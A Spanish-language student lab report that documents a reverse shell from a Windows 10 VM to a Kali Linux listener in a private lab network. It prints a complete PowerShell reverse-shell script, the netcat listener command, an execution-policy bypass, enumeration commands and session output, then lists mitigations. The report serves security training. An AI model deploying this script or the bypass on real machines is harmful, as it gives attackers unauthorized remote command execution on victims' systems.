




Reporte de Práctica de Explotación de Vulnerabilidades en Red

 Propietario	 Ayala Arroyo Raúl
 Etiquetas	

1. Objetivo y Alcance

Objetivo:

Esta práctica tiene como objetivo simular una explotación de vulnerabilidades en red, estableciendo una conexión entre una máquina Kali Linux (Atacante) y una máquina Windows 10 (Objetivo) mediante una reverse shell. La comunicación entre ambas máquinas se probará mediante comandos básicos de red y exploración del sistema objetivo.

Alcance:

Se establece una conexión remota desde Kali Linux hacia Windows 10 utilizando Netcat y PowerShell. La práctica incluye la ejecución de comandos básicos en Windows desde la terminal de Kali para verificar el acceso y obtener información del sistema objetivo.

2. Herramientas y Técnicas Utilizadas

Herramientas:

- Kali Linux: Sistema operativo utilizado como atacante.
- Windows 10: Sistema operativo utilizado como objetivo.
- Netcat: Utilizado para establecer un listener en la máquina atacante.
- PowerShell: Empleado en Windows para ejecutar el script de reverse shell.

Técnicas:

- Reverse Shell mediante Netcat.
 - Exploración de sistema y red en Windows a través de comandos ejecutados remotamente.
-

3. Resultados de Vulnerabilidades Explotadas

La práctica ha logrado explotar una vulnerabilidad de configuración que permite la conexión remota desde la máquina Kali a la máquina Windows mediante Netcat y PowerShell.

4. Descripción de Vulnerabilidades Encontradas

1. Configuración Insegura de Red en Windows:

- Vulnerabilidad que permite establecer una reverse shell sin autenticación.
 - **Descripción:** Al ejecutar el script de PowerShell en Windows, se establece una conexión bidireccional que permite ejecutar comandos remotamente desde Kali.
-

5. Impacto

Evaluación del Impacto de cada Vulnerabilidad:

La vulnerabilidad permite el acceso remoto al sistema objetivo sin autenticación, comprometiendo la integridad y confidencialidad de los datos almacenados en la máquina Windows. El atacante tiene acceso a comandos administrativos y puede obtener información del sistema, manipular archivos y ver procesos en ejecución, lo cual puede resultar en un control completo del sistema si no se mitiga.

6. Comandos y Herramientas Utilizadas para la Explotación

Configuración de la Red

Verificación de comunicación entre máquinas utilizando el comando `ping`:

- Desde Kali hacia Windows: `ping 192.168.100.1`

- Desde Windows hacia Kali: `ping 192.168.100.7`

Establecimiento de Conexión

1. En la máquina Kali (Atacante):

```
nc -lvnp 4444
```

Establece un listener en el puerto 4444.

2. En la máquina Windows 10 (Objetivo):

Se creó un archivo llamado reverse.ps1 el cual contenía lo siguiente:

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.100.7", 4444);
$stream = $client.GetStream();
$reader = New-Object System.IO.StreamReader($stream);
$writer = New-Object System.IO.StreamWriter($stream);
$writer.AutoFlush = $true;

while ($true) {
    $data = $reader.ReadLine();

    if ($data -eq "exit") { break }

    try {
        $result = Invoke-Expression $data 2>&1 | Out-String;
        $writer.WriteLine($result);
    } catch {
        $writer.WriteLine("Error: $_");
    }

    $writer.Flush();
}
```

una vez creado el archivo se procedió a abrir PowerShell y ejecutar los siguientes comandos:

```
# Establece la política de ejecución para el proceso actual sin
# Scope Process: Aplica el cambio solo al proceso actual de Powe
# ExecutionPolicy Bypass: Omite las restricciones de ejecución (
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

.\reverse.ps1 ## para ejecutar el archivo
```

Comandos Ejecutados en la Sesión Remota

1. Listar archivos en el directorio actual: `dir`
2. Obtener información del sistema: `systeminfo`
3. Configuración de red: `ipconfig`
4. Listar procesos en ejecución: `tasklist`
5. Información del equipo: `hostname`
6. Listado de usuarios: `net user`
7. Conexiones de red activas: `netstat -an`
8. Crear un directorio: `mkdir C:\TestFolder`

7. Mitigación

Para prevenir futuros ataques similares, se recomienda:

1. **Desactivar Netcat en sistemas que no requieran esta funcionalidad** para reducir el riesgo de conexiones no autorizadas.
2. **Implementar políticas de autenticación y privilegios** para el uso de PowerShell, restringiendo los permisos de ejecución de scripts.
3. **Configurar un firewall** que controle el tráfico entrante y saliente en la red.
4. **Monitoreo activo de la red** para detectar actividad sospechosa, como intentos de conexión desde y hacia puertos no usuales.


8. Propuestas y Recomendaciones

1. **Seguridad de PowerShell:** Configurar PowerShell para que solo ejecute scripts firmados por una entidad de confianza.
2. **Actualización de Políticas de Seguridad:** Revisar las políticas de seguridad del sistema y realizar auditorías periódicas para detectar configuraciones inseguras.
3. **Capacitación del Personal:** Capacitar a los usuarios para evitar la ejecución de scripts sospechosos.

9. Resultados de la Práctica

Los resultados de la práctica fueron exitosos, logrando establecer una conexión entre la máquina atacante (Kali Linux) y la máquina objetivo (Windows 10). Se ejecutaron con éxito los comandos remotos desde Kali, obteniendo información de sistema, usuarios y procesos en ejecución en el sistema Windows.

Windows:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\vboxuser> cd .\Documents\
PS C:\Users\vboxuser\Documents> cd '.\reverse_shell\'
PS C:\Users\vboxuser\Documents\reverse_shell> .\reverse.ps1
.\reverse.ps1 : File C:\Users\vboxuser\Documents\reverse_shell\reverse.ps1 cannot be loaded because running scripts is disabled on this system. For more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\vboxuser\Documents\reverse_shell> Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Users\vboxuser\Documents\reverse_shell> .\reverse.ps1
```

Kali:

```

(crayon@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.6] 49517
whoami
windows10\vboxuser

dir

Directory: C:\Users\vboxuser\Documents\reverse shell

Mode                LastWriteTime         Length Name
----                -
-a-----          11/11/2024   7:52 PM             593 reverse.ps1

systeminfo

Host Name:                WINDOWS10
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 00330-80000-00000-AA645
Original Install Date:      11/11/2024, 7:31:36 PM
System Boot Time:           11/11/2024, 7:30:45 PM
System Manufacturer:        innotek GmbH

```

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet:
```

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::7cdc:48a9:a494:50cb%3  
IPv4 Address. . . . . : 10.0.2.15  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.0.2.2
```

```
tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	152 K
Registry	108	Services	0	70,240 K
smss.exe	344	Services	0	1,200 K
csrss.exe	440	Services	0	5,504 K
wininit.exe	516	Services	0	7,292 K
csrss.exe	524	Console	1	5,864 K
winlogon.exe	588	Console	1	13,268 K
services.exe	660	Services	0	10,200 K
lsass.exe	680	Services	0	23,068 K
svchost.exe	804	Services	0	28,868 K
fontdrvhost.exe	828	Services	0	3,772 K
fontdrvhost.exe	836	Console	1	5,136 K
svchost.exe	920	Services	0	16,776 K